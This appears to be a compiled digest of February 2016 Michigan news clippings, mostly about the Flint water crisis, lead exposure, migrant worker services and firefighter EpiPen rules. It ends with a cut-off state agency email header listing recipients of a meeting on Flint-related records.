<http://michiganradio.org/post/state-house-panel-approves-bills-stop-sending-17-year-olds-adult-prisons#stream/0>

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## Council offers services to migrant workers while in southeast Michigan

Lenconnect.com – February 16, 2016

### ADRIAN

Lenawee County’s agricultural seasons may be months away, but social workers who assist farmers and their migrant workers say now is a good time to learn about 2016’s changes and who can help.

Connecting local farmers with services for migrant workers is the goal of the annual preseason conference for growers and service providers planned Feb. 25 in Adrian. The meeting will be from 11 a.m. to 3 p.m. and will be hosted by the Lenawee Intermediate School District at its Tech Center.

The event is organized by agencies that partner with the Southeastern Michigan Migrant Resource Council. Rudy Flores of the Department of Health and Human Services is co-chairperson of the six-county council for southeastern Michigan this year, along with Miriam Ramos.

“Through DHHS, there have been some significant changes in policy, mainly in child day care,” Flores said, noting C.S. Motts Children’s Hospital is scheduled to make a presentation about child-passenger safety.

By holding the event at the LISD, Flores and Ramos said they also hope some high school students are able to attend so they, too, can learn which agencies can provide various services.

Also, if a farmer has a problem that Lenawee County groups can’t solve, Flores said council officials can connect participants with other groups around the state.

“And then we get referrals as well, from Detroit or other counties,” Flores said. “We got one from Kalamazoo with a family that was displaced. We were able to connect them with the right people through that network.”

Ramos said migrant farm workers usually begin to arrive in April, and farmers who rely on them tend to have high turnover. The conference will refresh them about which agencies can help new families.

“One of the big things about the day care is, when they have day care available for them, that ensures that the farmer is going to be able to get his crop set on time because he’s going to have all the employees he needs,” Ramos said. “But if a mom has to take off work, that’s one less hand he has out in the field. So that affects the economy and that farmer, and it’s just a big circle if you look at it.”

Ramos added that the council hopes residents understand that seasonal and migrant farm workers are important for the local economy, and their families become part of the community including school systems and day care.

“They’re doing a job that most American citizens and most people do not want to do,” she said. “Myself, I have experience in the past with this type of work. It’s not fun.”

People who would like to participate in the event are asked to contact DHHS prior to the workshop. Flores can be reached at 438-0607 or via email sent to [floresr2@michigan.gov](mailto:floresr2@michigan.gov).

<http://www.lenconnect.com/article/20160216/NEWS/160219215>

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## Seven reasons Michigan residents should ask questions about their own drinking water

Bridge Magazine – February 17, 2016, By John Bebow

The Flint water disaster is no longer solely about Flint. The debacle raises questions about drinking water safety for millions of Michigan residents.

Bridge today publishes a revised and [expanded Flint water disaster timeline](#) based on more than 20,000 additional documents released last Friday by Gov. Rick Snyder's office.

Culled largely from those newly released documents, here are seven reasons residents across Michigan should ask keen questions about their own drinking water safety.

### No. 1: Communities throughout Michigan likely have some lead water supply lines

As the Flint lead problem exploded last fall, Michigan Department of Environmental Quality regulators exchanged numerous emails about lead in drinking water pipes elsewhere across Michigan.

In September 2015, Liane Shekter Smith, chief of the MDEQ Office of Drinking Water and Municipal Assistance, emailed numerous colleagues a list of dozens of Michigan communities with lead service lines. Some of those pipes may have been replaced at some point, and some are likely still in use. Shekter Smith wrote, "We should be careful how we use this list at this time, but it is an indication of which communities may be facing similar issues to Flint."

It should be emphasized that the mere presence of lead service lines does not constitute an emergency. Many communities nationwide have some lead service lines. Municipal water supplies are routinely protected with corrosion-control chemicals, which coat old pipes and keep them from leaching lead. The lack of such corrosion controls when Flint switched to Flint River drinking water is a root cause of the Flint disaster.

But an [August 2015 report](#) to the National Drinking Water Advisory Council by a national team of experts urges nationwide "proactive" replacement of lead service lines, "strengthened" corrosion control treatments, and more intensive lead monitoring of household tap water.

### No. 2: Flint is far from the only Michigan community with elevated blood lead levels

In December, Bridge published a [statewide map of blood lead levels in children](#). As the map and related data make clear, other Michigan communities are struggling with even higher blood lead levels than Flint.

There is good reason for families across Michigan to understand blood lead levels in their community. As state and federal health agencies are quick to point out, there is no safe level of lead in the bloodstream. Lead is a neurotoxin which is especially damaging to the developmental progress of young children.

But it's important to also understand that the sources of elevated blood lead levels are numerous and hard to track in individuals. Typical sources of lead ingestion include old lead paint, including chips and dust; some toys (about which there are health warnings); and lead brought into a home from a parent's workplace. [But drinking water can also be a source.](#)

If you are on a public water system, annual quality reports published by your local utility are a first place to look for any lead concentrations in your drinking water – check your local municipality’s website. Yet such reports, and monitoring by the MDEQ and Michigan Department of Health and Human Services, didn’t protect or warn Flint residents about rising lead levels in both drinking water and children. It took independent third-party water safety and medical experts to uncover the Flint problem.

One of those experts, Dr. Mona Hanna-Attisha, recently stated in a peer-reviewed medical journal study: “As our aging water infrastructures continue to decay, and as communities across the nation struggle with finances and water supply sources, the situation in Flint may be a harbinger for future safe drinking water challenges. Ironically, even when one is surrounded by the Great Lakes, safe drinking water is not a guarantee.”

### **No. 3: Flint isn’t the only Michigan community with drinking water safety issues**

State email records released last week indicate that in 2013 and 2014, the MDEQ identified 1,100 drinking water regulations violations statewide, including what appeared to be 200 violations for exceeding maximum allowable contaminant levels in drinking water. Altogether, the 1,100 violations came from 326 community water supplies statewide over those two years.

State email records also show that between 2010 and 2014, 41 “non-community” drinking water supplies in Michigan exceeded the 15 parts per billion federal action level for lead.

Non-community drinking water supplies include schools, restaurants, motels, campgrounds, and churches. Bridge did not find details of those 41 lead problems in state records released last week.

### **No. 4: There are significant questions about MDEQ’s drinking water safety program, and its monitoring might not tell the whole story**

In October, Richard Benzie, MDEQ chief of field operations for the Office of Drinking Water and Municipal Assistance, described Flint in email as the “biggest firestorm I have experienced in almost 40 years, and to think it is about a water system that has never exceeded an Action Level.”

By “action level,” Benzie appears to mean that MDEQ’s official water testing in Flint in 2014-15 did not reveal a serious lead safety hazard. He’s quite right. It’s the rest of the story that’s so troubling. In contrast to the MDEQ, independent technical researchers and a lone Environmental Protection Agency regulator uncovered Flint’s lead problem, as well as serious defects in Flint water treatment. And independent medical professionals discovered elevated blood lead levels that the Michigan Department of Health and Human Service failed to detect.

Also in October, MDEQ officials briefly discussed lead levels in Saginaw’s drinking water in response to media inquiries. Lead in water is measured in parts per billion. Federal regulations require water utilities to certify that 90 percent of sampled locations in a community contain 15 parts per billion of lead or less in drinking water.

The MDEQ emails showed lead levels of 8 parts per billion in the last testing period in Saginaw. That’s below the federal action level of 15 parts per billion. Flint’s two most recent rounds of lead monitoring showed 6 parts per billion and 11 parts per billion. According to regulatory procedures, those results meant no further public safety action was required.

But then, independent researchers, led by Virginia Tech professor and drinking water expert Marc Edwards, found much higher lead levels in Flint drinking water last fall. Edwards also alleged to federal investigators that Flint’s lead sampling procedures in Flint homes were seriously flawed. A Michigan Auditor General investigation also found flaws in Flint’s lead sampling, as well as MDEQ’s oversight.

On Sunday, Bridge asked Edwards if the problems he and others found in Flint call into question MDEQ-supervised lead sampling elsewhere in Michigan.

“Without a doubt,” Edwards responded.

Last week, MDEQ Communications Director Melanie Brown said MDEQ is working hard to “ensure our water sampling and testing protocols are the most effective methods as possible now and into the future.”

The U.S. Environmental Protection Agency has raised concerns about MDEQ’s drinking water safety regulation before, and is now conducting a thorough audit of Michigan’s oversight. Results are not expected for several months.

#### No. 5: Full drinking water safety may be impossible to achieve

In May 2015, Jon Allan, director of the MDEQ Office of the Great Lakes, asked MDEQ colleagues for reactions to a proposal calling for 98 percent of the community water systems in Michigan to have drinking water that meets all health-based standards by the year 2020.

MDEQ Water Resources Division Chief William Creal responded the same day. “I think you are nuts if you go with a goal less than 100 percent for (drinking water) compliance in the strategy,” Creal wrote. “How many Flints do you intend to allow???”

A day later, Liane Shekter Smith, chief of the MDEQ Office of Drinking Water and Municipal Assistance responded with a different reaction.

“The balance here is between what is realistic and what is ideal,” Shekter Smith wrote. “Of course, everyone wants 100 percent compliance. The reality, however, is that it’s impossible. It’s not that we ‘allow’ a Flint to occur; circumstances happen. Water mains break, systems lose pressure, bacteria gets into the system, regulations change and systems that were in compliance no longer are, etc. Do we want to put a goal in black and white that cannot be met but sounds good? Or do we want to establish a goal that challenges us but can actually be accomplished? Perhaps there’s a middle ground?”

Shekter Smith was fired earlier this month over the Flint water crisis.

In December, the staff of Rep. Adam Zemke, D-Ann Arbor, requested MDEQ feedback on a bill he planned to introduce to require drinking water in schools be tested at least once every three years. Shekter Smith pushed back on that idea, too.

“Even if the proposal were to be for only lead and copper, this is a huge expense that would be placed on the supplier of water inappropriately,” she wrote. “I understand the desire to have this kind of information, but if the legislature wants to require this monitoring, the burden for this should be on the schools or the board of education.”

#### No. 6: If water safety was ‘minimalist’ in Flint, could it also be minimalist in your community?

In December, the Flint Water Advisory Task Force, a bipartisan investigatory panel of policy makers and health professionals established by Gov. Snyder, laid much of the blame for the Flint crisis on the MDEQ’s Office of Drinking Water and Municipal Assistance. The task force blamed MDEQ for a “minimalist approach to regulatory oversight responsibility” that is “unacceptable and simply insufficient to the task of public protection.”

The task force also characterized MDEQ’s public response to the Flint crisis as “often one of aggressive dismissal, belittlement, and attempts to discredit” citizens and experts who raised concerns.

The full Flint water disaster timeline is littered with state agency dismissals and deflections as the crisis accelerated in the first nine months of 2015. That timeline is updated today with more such examples consistent with the criticisms leveled by the Flint Water Advisory Task Force.



Bridge is not the first to report the two examples cited below. But we do so to update the narrative and provide greater context to coverage we've emphasized previously.

Exchanges between the EPA and MDEQ about lead worries in Flint, and blatant denials and deflections by MDEQ, are a central point in the entire narrative of the Flint disaster. The records released last Friday added to the full narrative – with more intense worry from EPA officials, and more dismissive reaction from MDEQ officials, than previously reported.

“WOW!!!” EPA official Jennifer Crooks wrote to MDEQ regulators after lead readings in one Flint home topped 104 parts per billion. “Big worries here,” she continued, and noted that the family living in the home had rashes and one child’s hair was “falling out in clumps.”

MDEQ staff reactions included this: “Not sure why region 5 [EPA] sees this one sample as such a big deal.”

Two months later, as an EPA official continued to press MDEQ about possible high lead levels in Flint, MDEQ water safety regulator Stephen Busch took offense. If the EPA official “continues to persist,” Busch threatened to go to superiors at both MDEQ and EPA “to help address his over-reaches.”

In the end, Busch was suspended over the Flint crisis. And the aggressive EPA official, Miguel Del Toral, has been vindicated as the first regulator to truly attack and identify the Flint crisis.

Finally, the story of state government workers in Flint receiving “alternative” drinking water supplies a year ago is well known. But a new part of the backstory revealed in records Friday provides more detail.

The logic for the special water supply, according to state email records: “.. given that this state building has high public traffic (Flint citizens); it was felt prudent to offer an alternative supply of drinking water to citizens entering the building.”

Richard Benzie, MDEQ’s chief of field operations for the Office of Drinking Water and Municipal Assistance, took special offense.

“No doubt,” he wrote in an email, the special water in a state office building “will make it more difficult from a perception standpoint.” Indeed, his MDEQ division continued to deny there was a serious problem with Flint drinking water for much of 2015.

But Benzie’s first concern in his email was state employees’ perceptions, not public perceptions.

“Why does ‘public traffic’ deserve a higher consideration than concern for state workers?” he asked. “How does that reasoning appear to state employees?”

#### **No. 7: Because a Flint hero still has questions**

Marc Edwards largely uncovered the Flint drinking water disaster. His independent testing in Flint homes showed lead levels far higher than the Michigan Department of Environmental Quality had previously recognized. His tests of Flint River water showed it was highly corrosive, and the failure to properly treat it caused lead to leach into the city’s drinking water. His technical research helped doctors pinpoint elevated blood levels in Flint children – an emergency that state health officials had previously missed.

Edwards, a professor at Virginia Tech and 2007 MacArthur Fellow, is a nationally recognized drinking water safety expert. Edwards remains involved as a consultant as the city struggles to recover from the disaster.

On Sunday, Bridge interviewed Edwards via email. Are the issues outlined above – statewide water safety violations, controversies over lead sampling in Flint, lead service lines, water safety officials declaring full water safety as impossible – dots the public should reasonably connect?

“Yes,” Edwards said. “There is an attitude at some of these agencies... that by not meeting the health standards they will save money that would best be spent elsewhere. This has nothing to do with politics, but it is a self-serving argument by some, that is frankly an excuse to be lazy and sloppy and engage in illegal activities. I find this both arrogant and dangerous.”

<http://bridgemi.com/2016/02/seven-reasons-michigan-residents-should-ask-questions-about-their-own-drinking-water/>

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## ISU students helping Flint during water crisis

Pantagraph – February 17, 2016, By Lenore Sobota Isobota

NORMAL — When Illinois State University sophomore Emily Pete was working in Guatemala on an alternative winter break project, she gained a greater appreciation for clean water.

“While we were there, all the water we used needed to be bought or boiled,” said the social work major from Rockford. “It made you realize how lucky we are here.”

Then she learned about the crisis in Flint, Mich., where city water contaminated with lead and other substances is causing health problems.

“You don't expect to see that when you come back here,” said Pete, noting that Flint is less than a six-hour drive away.

So, as part of an honors project, Pete has joined with other ISU students and the School of Social Work to collect money and water for residents of Flint.

In addition to raising money, the students also are working to raise awareness, explained LaCrisha McAllister, a social work graduate student from Chicago who also is involved in the project.

“Even if they can't donate, we're encouraging them to have this conversation and get that word out there,” McAllister said. “A lot of people, when I tell them what's happening in Flint, say, 'What country is that?'”

The problem happened when the nearly bankrupt city of Flint switched from Lake Huron water that it was buying from the city of Detroit to water from the Flint River, which turned out to be highly corrosive to pipes, resulting in high levels of lead entering the water.

The decision to save money by switching water sources was made by an unelected emergency manager appointed by Michigan governor.

Noting that about 41 percent of Flint residents are living in poverty and 56 percent are black, McAllister said, “This was like a perfect storm for these vulnerable people.”

Not only will the effects of lead be long-lasting for children who were exposed to it, the water crisis also has an economic impact on an already struggling community, according to McAllister.

“Who's going to want to buy a house in Flint?” she asked.

The students have been in contact with Janet Hunter, community response coordinator for the Michigan Department of Health and Human Services, to find out what's needed.

They are seeing full cases of water and commercially sealed gallon or larger containers of water. An expiration date at least six months in the future is needed on all containers.

The last time students will collect donations on the second floor of the Bone Student Center is from 1 to 3 p.m. Thursday. Donations of water or money also can be dropped off between 9 a.m. and 4 p.m. through Friday at the School of Social Work office on the third floor of the Rachel Cooper building, next to Fairchild Hall on South University Street.

McAllister said they are looking into delivering the donations in person.

[http://www.pantagraph.com/news/local/isu-students-helping-flint-during-water-crisis/article\\_2537ffb2-3475-5e57-b362-7238fd480825.html](http://www.pantagraph.com/news/local/isu-students-helping-flint-during-water-crisis/article_2537ffb2-3475-5e57-b362-7238fd480825.html)

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## State health agency under review for Flint actions

The Detroit News – February 16, 2016, By Jonathan Oosting

*Lansing* — As part of an assessment of Flint’s water crisis, Gov. Rick Snyder says the Department of Health and Human Services will be reviewed after officials failed to alert the public when they first learned about an outbreak of deadly Legionnaires’ disease.

As The News first reported Friday, a Michigan health official delayed public notification by issuing a June report declaring the outbreak “over,” an assertion Genesee County health officials fought. Four more people would die in the summer and fall.

The Legionella bacteria sickened 87 people between May 2014 and November 2015, killing nine. A Snyder task force, meanwhile, has warned Flint area hospitals to do more disinfection work to ensure against another outbreak in the spring.

“There are challenges in that agency also, and that is something we are making a review of,” Snyder told reporters about the state health department after an unrelated event Tuesday in downtown Lansing.

Most of the initial attention focused on Flint’s lead-contaminated water that resulted from the city’s switch to the Flint River from the Detroit water system as a drinking water source in April 2014. The water wasn’t treated with corrosion control chemicals and caused leaching of the toxic metal from lead water service lines into the drinking water.

From February 2015 to June, state Department of Environmental Quality officials fought off a federal water quality expert’s warnings about lead exposure. The U.S. Environmental Protection Agency Region 5 administrator called the employee’s warnings “premature.” Lead exposure wasn’t acknowledged by the state until early October and a state emergency was declared Jan. 5.

Snyder announced the Legionnaires’ outbreak during a Jan. 13 press conference, saying he was not apprised of the situation until two days prior. The respiratory disease is caused in warmer months by a bacteria in warm, fresh water that leads to a severe form of pneumonia and can be found in large plumbing systems, hot tubs and air-conditioning units.

Asked Tuesday if there was a lack of adequate oversight by himself or cabinet members, Snyder noted there have been changes in his administration as a result of the Flint crisis “in terms of what I was being told.”

Snyder, who has linked the Flint water crisis to failures at all levels of government, said Tuesday the EPA deserves further scrutiny as well. The U.S. House Oversight and Government Reform Committee plans to hold a hearing and have invited Snyder and EPA Administrator Gina McCarthy to testify.

“They failed to do a lot of things in this process,” said Snyder, who has said he wants to testify before Congress. “I’m not going to spend time on their issue. I think that will come out as time passes in terms of not identifying the issue, not bringing it to either the state’s attention or other people in the federal government’s attention.”

“They still haven’t fully acknowledged all their issues. We’ll move forward with our piece of it, and I expect, hopefully, people are still asking good tough questions of the federal government. They should be asking.”

Michigan turned down help from the EPA and the Centers for Disease Control and Prevention, according to a Detroit News analysis of more than 24,000 pages of emails released by the Snyder administration and Genesee County. State agency officials also tried to steer Genesee County health officials away from examining the municipal water system as a potential source of the Legionella bacteria.

In late December, DEQ Director Dan Wyant and his spokesman resigned. Liane Shekter Smith, head of the department’s office of drinking water, was fired earlier this month, and another regulator remains suspended pending internal investigation.

Janet Stout, a national expert on Legionnaires’, told The Detroit News that quick state action to involve federal agencies and inform the public might have shortened the outbreak in the Flint area and saved lives.

The state’s handling of the crisis contrasts markedly with how New York state officials dealt with a Legionnaires’ outbreak last summer in the Bronx, said Stout, a research associate professor with the University of Pittsburgh who assisted with both outbreaks. The Bronx spate included 133 cases, resulting in six deaths over about a month.

The state health department last week voluntarily released a series of internal emails related to the Legionnaires’ outbreak, saying staff was aware of the issue by fall 2014 and first offered support to the county health department at that time.

“It’s hard to take all these promised reviews too seriously when we get what seems like daily revelations about more failings and the governor pointing fingers at federal agencies,” Senate Minority Leader Jim Ananich, D-Flint, said in a statement. “What we really need is for the Legislature to commit to hearings and subpoena power so we can do our jobs.”

Senate Majority Leader Arlan Meekhof, R-West Olive, has resisted calls to hold legislative hearings on the Flint water crisis, saying it would be premature to do so until a task force appointed by the governor has concluded its investigation.

A spokesman for House Speaker Kevin Cotter, R-Mount Pleasant, said the House is waiting for a report by the state auditor general, which is “normal procedure.”

“Our short-term priority has been to provide critical resources to the people of Flint, ensuring they have access to clean, fresh water,” Cotter spokesman Gideon D’Assandro said in a Tuesday email, noting supplemental spending bills to address Flint’s water and health needs. “Looking back on what happened and investigating the causes of this crisis will be a long-term focus.”

While the auditor general, governor’s task force and U.S. Attorney’s Office in Detroit pursue “their investigative work,” D’Assandro added, “the Legislature is uniquely positioned right now to help get critical resources on the ground, so that is where we are focused.”

The governor has previously acknowledged errors by the state DEQ.

### **School to retest 300 Flint homes**

Researchers from Virginia Tech are planning to retest water in 300 Flint homes as a follow up to a study they conducted in August that showed widespread elevated lead levels in the water and prompted studies that demonstrated elevated lead levels in children.

Students are assembling water testing kits Friday in Blacksburg, Virginia, as a way to better understand the status of the lead levels in the water since their initial testing in August and also after Flint switched back to Detroit water in October. The EPA is expected to pay for the re-testing.

<http://www.detroitnews.com/story/news/michigan/flint-water-crisis/2016/02/16/snyder-health-human-services/80455708/>

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## Fire chief: Michigan policy prohibiting EpiPens puts 'lives at risk'

WZZM – February 16, 2016, By Alex Shabad

BLENDON TOWNSHIP, Mich. (WZZM) -- Firefighters say a state policy concerning a life-saving device for allergic reactions, EpiPens, put lives at risk.

The WZZM 13 Watchdog team is looking into why some firefighters are not allowed to carry EpiPens, while some non-emergency workers can. EpiPens are available in schools, but not some fire departments.

Teachers can use them, but some firefighters, who are often on the front lines of a medical emergency, cannot.

"The worst thing I've ever experienced," recalled Chuck Weaver, who said he nearly died waiting for an EpiPen. Weaver says he suffered eight bee stings and went into shock.

"There's no way to describe the pain," Weaver said.

Weaver and the firefighters who responded to help him see eye-to-eye about the policy for the life-saving EpiPens.

"It's tough for him, and it's tough for the responders," says Kurt Gernaat, the Blendon Township fire chief. "We needed to administer epinephrine, and we didn't have any."

That's because state law does not authorize Blendon Township firefighters and many other Michigan fire departments to carry EpiPens.

"I was surprised that we had to wait for an ambulance to deliver the EpiPen," Weaver said.

Chuck Weaver took WZZM 13 back to the scene where he described the timeline this past summer. He was clearing the fields on his mower when he says he rolled over the bees nest.

His allergic reaction happened only a short distance from his family's house.

"I started to lose my eye sight, so then I knew I was in trouble," Weaver said. He raced through the hayfield to his daughter in law's house.

"Dropped on the floor and just said bees, 911," Weaver said.

Then he waited for a firefighter to respond, who was also forced to wait for an ambulance.

"It seems like forever when you're in those situations, but I bet it was another five to seven minutes before Life got on scene," said Trevor Overweg, a Blendon Township firefighter who was first on scene. "Yes, an extra five minutes could have helped quite a bit," Overweg told WZZM 13.

Firefighters, like Overweg, are certified as medical first responders, but they are not allowed to use EpiPens, unlike paramedics with a higher level of training.

Yet, even non-emergency workers, like teachers, are allowed to use EpiPens. Gernaat knows one of those teachers, in particular, quite well.

"It's kind of frustrating that my 22-year-old daughter is authorized to use it after 30 minutes of training, and I've been a firefighter, MFR, for 25 years and been through continuing education training all of those 25 years and I still can't use it," Gernaat said.

Gernaat also points to the inconsistency of a recent state law that requires firefighters to use Narcan for heroin overdoses, yet they're not allowed to use EpiPens to treat allergic reactions.

WZZM 13 spoke to a paramedic who says EpiPens are simpler to use than Narcan. We asked the paramedic if it would be hard to train a firefighter how to use EpiPens.

"No, with their level as a medical first responder, they know about allergic reactions," says Sgt. Steve Wolbrink, the EMS coordinator for the Allendale Fire Department.

Wolbrink is in charge of training emergency responders in the area, and yes, teachers, too.

WZZM 13 brought the concerns to State Rep. Daniela Garcia, who is on the state's health policy committee. Garcia said that she became aware of the issue last summer. As to why teachers are allowed to use EpiPens and emergency officials can't, Garcia said there's confusion, and lawmakers are looking into it.

"There is some confusion around it," Garcia said. "That is something that we're looking into."

"I think this is an outdated policy that needs to be updated," says Chief Gernaat. "I believe it is putting lives at risk."

A spokesman for Garcia told WZZM 13 that after we contacted her, she began putting pressure on the Michigan Department of Health and Human Services.

The department told her they plan to update their policy in March.

[Click here](#) for video

<http://www.wzzm13.com/news/investigations/13-on-your-side/watchdog/state-policy-not-allowing-firefighters-to-carry-epipens-putting-lives-at-risk/44892446>

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## Test children for lead, experts tell Kalamazoo crowd

MLive – February 16, 2016, By Emily Monacelli

**KALAMAZOO, MI** — Children should be tested for lead in their first or second year of life, Kalamazoo-area experts told a crowd of more than 100 people at a community meeting Tuesday.

"We want to build a community where none of our children have a detectable level of lead in their blood," said Dr. Gillian Stoltman, Kalamazoo County health officer.

Stoltman was part of an eight-member panel addressing the crowd in a community meeting hosted by the Kalamazoo Metropolitan Branch of the NAACP on the effects that high levels of lead can have on children.

She was joined by Kalamazoo Mayor Bobby Hopewell, City Manager Jim Ritsema and several health experts to discuss lead effects in children.

Stoltman said it's "critically important" that children be tested, particularly if they live in or spend a considerable amount of time in old houses. Stoltman said the number of children with elevated blood lead levels is on the decline nationally, but so is the number of children being tested for lead.

The problem of high lead levels in children has been in the spotlight with the news that lead had been leaching into old water pipes in Flint, but the most common source of lead exposure today is living in an old house with lead paint, and the second most common source is contaminated soil.

"It's so critical that we do everything in our power as family members, as parents, as a community, that we absolutely minimize the amount of lead that these children are exposed to," Stoltman said.

Lead exposure can cause irreversible brain damage in children under age six, which can include a reduction in IQ, increased risk of attention deficit disorder and increased aggression and impulsivity. Studies show children with elevated lead levels are more likely as adults to be unemployed or underemployed, be dependent on government services and/or end up in prison.

Other sources of lead include painted toys made in other countries that don't regulate lead in paint and painted ceramic cooking pots, said Dr. Cheryl Dickson, a pediatrician and an associate dean for health equity and community affairs at the Western Michigan University School of Medicine.

"Lead should be zero," Dickson told the crowd. "We should not have lead at all in our blood."

The American Academy of Pediatrics recommends children be tested for lead at 12 months old and 24 months old.

"That should take place no matter insurance status," said Stoltman. She said Medicaid and private insurance will cover the testing either through pediatricians' offices or through the health department.

Data shows that any lead in a child's body can have negative effects, Stoltman said.

Dickson said parents should be asked by doctors or nurses about their children's home environments, including whether they are living in a house built before 1978, whether there is construction surrounding the home and whether there is exposed plaster and dust in the home.

In 2014, 31 percent of Kalamazoo County's 1- and 2-year-olds were tested for elevated lead levels, and 2.7 percent of those children had confirmed elevated lead levels, according to state records.

Lead testing is recommended for 1- and 2-year-olds, and about a third of Michigan children in that age group were tested in 2014, according to data from the Michigan Department of Health and Human Services.

Parents with children who have at least 5 micrograms per deciliter or  $\mu\text{g}/\text{dL}$ , the current benchmark of concern set by the federal Centers for Disease Control, should seek guidance in changing the child's environmental factors, and children with 14 micrograms per deciliter should have a medical evaluation, Stoltman said.

Leatta Byrd, a nutritionist with the Michigan State University Extension, said her organization has developed information and resources for families in Flint who are affected by the water crisis there.

Byrd said a child who has been exposed to lead should especially be receiving calcium, iron and Vitamin C.

"Those nutrients will help block the absorption of lead," Byrd said.

The city of Kalamazoo, which provides water to nine other municipalities, has added sodium hexametaphosphate to its water since 1956 for corrosion control, said Sue Foune, director of the city's public services department. The additive helps prevent leaching from lead pipes.

Foue said about 6,000 of the city's 48,000 service lines are lead, and the city proactively replaces them as needed. Foune estimated it would cost \$17 million to replace all of the water system's lead service lines.

Kalamazoo County Commissioner Stephanie Moore said high lead levels in children isn't just a city issue.

"It's also a countywide issue and the (biggest) part of it is because of our old housing stock," Moore said.

Moore said Kalamazoo County has funds to help residents with repairs in homes with high levels of lead present.

"Think about the intervention part and how we can bring resources to the community that can help us protect ourselves and our children in the home," Moore said.

Charles Warfield, president of the local NAACP chapter, said his organization organized the meeting to "stir up the community" in an effort to get people involved in their own welfare.

[http://www.mlive.com/news/kalamazoo/index.ssf/2016/02/test\\_children\\_for\\_lead\\_experts.html](http://www.mlive.com/news/kalamazoo/index.ssf/2016/02/test_children_for_lead_experts.html)

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## Editorial: Court rightly restores blind draw in Flint

The Detroit News – February 16, 2016

Confidence in government at all levels is shot to pieces because of the bungling of the Flint water crisis. The judicial branch doesn't need to voluntarily cloak itself in distrust as well. That's what Michael Talbot, chief judge of the state Court of Claims, risked doing by breaking protocol and inserting himself in a class action suit against the state filed by those who charge they were harmed by the lead-laden water.

In January, a group of residents sued Gov. Rick Snyder, Michigan's Department of Environmental Quality, the state Department of Health and Human Services and two former Flint emergency managers over damages incurred from drinking the city's water.

Lawsuits filed against the state with a potential value above \$1,000 are first heard in the Court of Claims. Standard practice is that cases are assigned to judges based on a blind draw.

That's how the Flint lawsuit was initially placed on the docket of Judge Mark Boonstra. But Talbot, invoking rules that went into effect just two months ago, exercised the prerogative to take on the case himself.

Tuesday, the state Supreme Court made things right by urging Talbot to honor the blind draw.

The Court of Claims in 2013 was broken away from the Ingham County Circuit Court by Republican-backed legislation. The lawmakers felt the Ingham County judges were too liberal and often hostile to the state.

It is now staffed by judges from the state Court of Appeals.



Talbot, who was appointed to the state appeals court in 1988 by Republican Gov. John Engler and was named its chief in 2013, is considered friendly to the Snyder administration.

He delivered the governor a victory in 2014 when he ruled Michigan did not have to refund more than \$1 billion in tax breaks to out-of-state companies. The Michigan Chamber of Commerce described the decision as “utterly disappointing and stunning.”

Lawyers for the Flint plaintiffs filed a motion questioning the propriety of the reassignment of the case to Talbot and asking it be returned to the blind draw.

“Allowing judges to bypass the blind draw, especially in high-profile cases like the Flint water crisis, erodes the public’s confidence in the court’s impartiality,” the plaintiffs’ attorney, Michael Pitt, told The Detroit News.

And he’s right. With public suspicion of how government operates already high, it was a poor decision by Talbot to create the perception that the Snyder administration is trying to game the legal system.

It’s not good for the governor or for the court.

Boonstra is a fine judge capable of adjudicating this case fairly.

The Supreme Court was right to urge Talbot to restore the case to him.

Flint is too sensitive a case to give even the appearance of impropriety as it moves through the legal system.

<http://www.detroitnews.com/story/opinion/editorials/2016/02/16/honor-blind-draw-flint-water-case/80485598/>

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**From:** Kabia, Kara (DTMB)  
**Sent:** Wednesday, February 17, 2016 1:51 PM  
**To:** Pung, Linda (DTMB)  
**Subject:** RE: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint -- Scheduled on 2/18 at 2:00 p.m.

Linda

This is one of the meeting you must have been telling me about this morning☺ You will need to leave BIC meeting to get to the Ottawa building and I will need to reschedule your 1 x 1 with Dave

-----Original Appointment-----

**From:** DTMB-Directors-Office

**Sent:** Wednesday, February 17, 2016 1:21 PM

**To:** DTMB-Directors-Office; Behen, David (DTMB); Donnan, Chanda (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Spaniolo, Natalie (DTMB); Wilke, Lacey (DTMB); Stansfield, Marsha (DTMB); Ballard, Denise (DTMB); Hampton, Trisha (DTMB); DeCamp, Greg (DTMB); Gibson, Jennifer (DTMB); Hengesbach, Dane (DTMB); Ingersoll, Jean (DTMB); Jeffery, Phillip (DTMB); Philip, Brandon (DTMB); Kopacsi, Christian (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB); Pratt, Jeff (DTMB); Knapp, Kathy (DTMB); Bidelman, Craig (DTMB); Bussema, Terry (DTMB); Rokely, Rick (DTMB); Tefft, Niki (DTMB); Schlegel, Nicolle (DTMB); Parker, Alexandra (DTMB); Keilen, Elizabeth (DTMB); McPherson, Victoria (DTMB); Christensen, Chris (DTMB); Lawson, Michelle (DTMB); Nevai, Tom (DTMB); Evans, Carter (DTMB); Fick, James (DTMB); McKee, Robert (DTMB); Perry, Blane (DTMB); Riddering, Eric (DTMB); Rodgers, Anthony (DTMB); Trial, Larry (DTMB); Thompson, Kyleigh (DTMB); Glomski, Tom (DTMB); Seger, Seth (DTMB); Lee, Timothy (DTMB); Sikkema, Tyler (DTMB); Manning, Kelly (DTMB); McFarlane, James (DTMB); Galeazzi, Tiziana (DTMB); Das, Rajiv (DTMB); Pung, Linda (DTMB); Hogan, James (DTMB); Westfall, Laurie (DTMB); Palmer, Jason (DTMB); Stibitz, Brom (DTMB); Trakul, Pamela (DTMB); Swanson, Eric (DTMB); Blastic, Laura (DTMB); Furseth, Kristen (DTMB); Brancheau, Laura (DTMB); Sebok, Yvonne (DTMB); Stankiewicz, Richard (DTMB); Vera, Jason (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Newman, Jeremy (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Harmon, Paul (DTMB); Root, Everett (DTMB); Pauley, Suzanne (DTMB); Thompson, John (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB); Patke, Sunit (DTMB); Estill, John (DTMB); Seckelman, Joe (DTMB); Martin, Ellen (DTMB); Aprill, Brian (DTMB); Ross, Josh (DTMB); Locke, Joel (DTMB); Cross, Steven (DTMB); Clark, John (DTMB); Olkowski, Tony (DTMB); Noldy, Scott (DTMB); Baer, John (DTMB); Dickinson, Holly (DTMB); Post, Corey (DTMB); Cantin, David (DTMB); Brun, Jeremy (DTMB); Hartsuff, Lisa (DTMB); Kosloski, Joni (DTMB); Jordan, Gerald (DTMB); Sweeney, Matthew (DTMB); Turnquist, Michael (DTMB); Morgan, Dan 